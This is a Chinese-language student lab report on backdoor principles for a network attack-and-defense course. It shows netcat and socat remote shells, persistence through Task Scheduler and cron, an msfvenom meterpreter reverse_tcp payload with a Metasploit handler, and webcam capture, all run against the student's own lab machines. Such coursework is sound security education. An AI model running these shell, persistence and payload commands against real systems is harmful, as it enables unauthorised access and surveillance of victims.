
2018-2019-2 网络对抗技术 20162329 Exp2 后门原理与实践
1.实践基础
1.1.什么是后门
- 后门就是系统或者软件在不经过正常认证流程就可以连接或使用的通道。
- 后门的产生有以下原因:
1.系统或软件在编写最初时程序员人为留下的特殊通道
2.系统或软件在编写时由于程序本身的原因产生的漏洞而被不法分子利用产生的后门
3.不法分子利用自制木马或其他攻击程序植入正常用户的主机产生的后门
1.2.基础问题
- 例举你能想到的一个后门进入到你系统中的可能方式?
随意点击网页链接浏览未知内容的网页
随意在网上下载未经认证的软件
使用游戏外挂
- 例举你知道的后门如何启动起来(win及linux)的方式?
Windows中启动应用程序时被启动
Linux中后台输入命令启动
- Meterpreter有哪些给你映像深刻的功能?
可以在一个正常的可执行文件中添加反弹链接的代码,使得它成为一个后门
通过该软件可以调取被入侵主机的摄像头和音频输入设备,实现实时拍照,摄像和录音的功能,还能监听被入侵主机的键盘输入,获取其当前输入的内容,这就让我们想到盗取用户密码等...可怕的事情
- 如何发现自己有系统有没有被安装后门?
1.通过杀毒软件的防护和扫描功能
2.不定时的检查电脑当前运行中的各种程序,发现异常进程因立即关闭
2.实践内容
2.1.使用netcat获取主机操作Shell,cron启动
kali中是自带netcat软件的所以我们不需要下载就可以正常使用。而Windows系统中是没有该程序的,需要先下载才可以进行我们的实验。
可以在老师的码云附件中下载(下载链接),无需安装解压即可使用。
注:由于控制需要通过网络,所以要首先保证攻击方主机和被攻击者主机网络是可连通的,由于实验是用虚拟机与物理机相互攻击,且两者使用同一网络,所以不存在该问题。
获取IP地址,Windows系统输入
ipconfig,Linux系统输入ifconfig

在Linux系统中打开命令行,输入
nc -l -p 2329
在Windows系统中进入netcat程序所在文件夹,打开命令行输入
ncat 172.16.2.34 2329 -e cmd.exe
注:netcat中参数
-l 代表开启监听
-p 指定端口
-e 发送一个指定应用程序


- 两个系统可以互相实现调用shell的操作,不过Linux发送的是
-e /bin/sh而不是cmd.exe
2.2.使用socat获取主机操作Shell, 任务计划启动
socat拥有的功能与netcat并没有什么区别,这部分主要是使用Windows的任务计划的功能让其在某个特定时段自动开启连接首先进入
控制面板-->搜索“管理工具”-->任务计划 并进入

- 点击创建任务

- 在触发器选项卡中设置在每天用户登录时启动

- 在操作中加入
socat.exe在可选参数中填入
tcp-listen:2329 exec:cmd.exe,pty,stderr

使用快捷键
Win+L快速注销用户再重新登录,可以发现程序已经启动了

然后在
kali中输入
socat - tcp:172.16.2.65 2329
就可以连接到任务Windows主机了
同样也可以在Linux上设置计划任务,用Windows去连接,Linux命令格式如下:
* * * * * socat tcp-listen:[PORT] exec:/bin/sh,pty,stderr

//分 时 日 月 年 命令 参数:端口号 发送程序,类型
2.3.使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
- 输入命令
msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.2.34 `PORT=2329 -f exe > 20162329_backdoor.exe
-p 使用的payload。payload翻译为有效载荷,就是被运输有东西。这里windows/meterpreter/reverse_tcp就是一段shellcode.
-x 使用的可执行文件模板,payload(shellcode)就写入到这个可执行文件中。
-e 使用的编码器,用于对shellcode变形,为了免杀。
-i 编码器的迭代次数。如上即使用该编码器编码5次。
-b badchar是payload中需要去除的字符。
LHOST 是反弹回连的IP
LPORT 是回连的端口
-f 生成文件的类型
> 输出到哪个文件

- 使用
ncat命令实现文件的传输

可以看到我们做好的后门已经传输到了Windows系统上,然后运行我们这个程序结果什么事情都没有发生,但其实后门已经打开了,接下来就是实现后门的连接和做一些 骚操作
- 首先要在
Linux系统上打开对后门程序的连接监听 - 输入

msfconsole进入MSF控制台,如图还给我们画出了一个小忍者(黑客): - 依次输入下列命令
use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 172.16.2.34

set LPORT 2329

exploit
- 结果就连接成功了,如下图:
2.4.使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
那我们能做点什么呢?
help一下


发现我们有好多事情可以做,比如调用对方的摄像头,拍个照

提个权吧
3.总结与体会
通过本次实验切实的了解了什么是后门,并且通过一系列操作在一定条件下我们也自己实现了后门的制作和渗透入侵,这也让我意识到了网络安全的重要性,然后想了想以前自己在网上随便下载软件和打开网页,真是让我感到细思极恐。实验既有趣又有用,我觉得以后我一定会更注意网络安全防护!!
2018-2019-2 网络对抗技术 20162329 Exp2 后门原理与实践的更多相关文章
- 2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践 实验内容(概要): (1)使用netcat获取主机Shell,cron启动 首先两个电脑(虚拟机)都得有netcat, ...
- 2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践 1. 后门原理与实践实验说明及预备知识 一.实验说明 任务一:使用netcat获取主机操作Shell,cron启动 ( ...
- 2018-2019-2 20165237《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165237<网络对抗技术>Exp2 后门原理与实践 一.实践目标 使用netcat获取主机操作Shell,cron启动 使用socat获取主机操作Shell, ...
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践 - 实验任务 (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用socat获取主 ...
- 2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践 一.实验要求 (3.5分) (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用soc ...
- 2018-2019-2 20165235《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165235<网络对抗技术>Exp2 后门原理与实践 实验内容 1.使用netcat获取主机操作Shell,cron启动 2.使用socat获取主机操作Shel ...
- 2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践 后门的基本概念 常用后门工具 netcat Win获得Linux Shell Linux获得Win Shell Met ...
- 2018-2019-2 网络对抗技术 20165317 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165317 Exp2 后门原理与实践 基础问题回答 例举你能想到的一个后门进入到你系统中的可能方式? 下载免费应用的时候会有绑定木马. 浏览某些网页时会有内 ...
- 2018-2019-2 网络对抗技术 20165336 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165336 Exp2 后门原理与实践 1.基础问题回答 (1)例举你能想到的一个后门进入到你系统中的可能方式? 下载自己不熟悉的软件时含有病毒. 网络钓鱼, ...
随机推荐
- NIPS2017-The neural hawks process
NIPS2017哪些论文值得关注 论文链接 1.首先这篇文章研究的是 event stream,什么是event stream呢 ? 假如你是一个医生,你每天会看到很多病人 ,对于每一个病人,你都有他 ...
- SQLServer2012基于扩展事件的阻塞监控
一.前言 SQL阻塞Block是事务联机系统OLTP的产物.由于锁导致的资源等待,事务执行时间过长,直接影响业务:了解阻塞,发现阻塞,已作为DBA日常维护的重中之重. 通过dmv可以发现当前正在阻塞的 ...
- shell 批量远程主机执行命令
[yunwei@Y24-209 ~]$cat ls.sh #!/bin/bash ip55=`cat ip1` for i in $ip55;do ping -c 1 $i if [ $? -eq 0 ...
- 模拟登陆github
import requests from lxml import etree class Login(object): def __init__(self): self.headers = { 'Re ...
- m3u8下载转码一次完成
最近看到有部分网站开始加入视频解析服务,虽然这种服务会损害土豆优酷等视频托管商的权益,但是,烦人的广告也让我们开始寻找有没有什么比较靠谱的解决方法~实际上很多网站都在使用m3u8文件格式,里面都是视频 ...
- Python爬虫实战三之爬取嗅事百科段子
一.前言 俗话说,上班时间是公司的,下班了时间才是自己的.搞点事情,写个爬虫程序,每天定期爬取点段子,看着自己爬的段子,也是一种乐趣. 二.Python爬取嗅事百科段子 1.确定爬取的目标网页 首先我 ...
- (原创)lua日期、时间、时间戳的计算和转换
----------------------------------------------日期与时间 print("当前时间戳:") local nowTime = os.tim ...
- ubuntu16.4下使用QT修改系统时间
我也是在网上找的,自己随便改了一下六个lineEdit控件,每个控件输入日期时间,点击按钮触发函数可修改时间. 1 //一键修改系统时间 QString year = ui->lineEdit_ ...
- uni-app 引入本地iconfont的正确姿势以及阿里图标引入
1.引入本地iconfont iconfont文件里面包含 iconfont.ttf.iconfont.css, 将 iconfont.tt64文件转位 base64.推荐转换工具地址:https:/ ...
- GraphQL 01--- GraphQL 介绍及资源总结
作为一位web开发人员,在使用REST API的时候,是否遇到过这样的问题: 1.调用一个API的时候,总是会返回一些不需要的信息. 2. 对于一个资源的调用,如果想获取到更多的信息,可能需要发送多次 ...